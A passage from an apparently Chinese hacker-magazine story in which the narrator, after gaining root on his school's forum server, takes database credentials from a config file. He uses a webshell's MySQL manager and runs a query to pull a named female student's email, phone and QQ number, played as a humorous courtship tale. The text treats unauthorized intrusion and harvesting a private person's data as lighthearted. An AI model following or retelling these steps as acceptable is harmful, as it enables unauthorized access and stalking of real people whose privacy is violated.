既然拿到了最高权限，一切就变得简单而顺利多了。我很快就在服务器上找到了学校论坛所在的目录，并且在论坛的数据库连接文件里找到了连接数据库的用户名和密码，如图10所示。

在webshell的“MYSQL Manager”里面，填入获得的用户名和密码，成功连接到了我们学校论坛的数据库，如图11所示。

找到论坛存放用户信息的表“pre_common_member”，执行命令“SELECT * FROM pre_common_member where username='杨*珊'”（这条命令的意思是列出“pre_common_member”这个表里面用户名“杨*珊”的所有信息）结果如图12所示。




图10




图11




图12

就这样，经过不懈的努力，我终于得到了MM的Email、手机号、QQ号以及各种号……

结局是可悲的，MM只对我说了一句话：人家已经有心上人啦！

小菜我：555~

（文章中涉及的相关工具本期光盘已收录）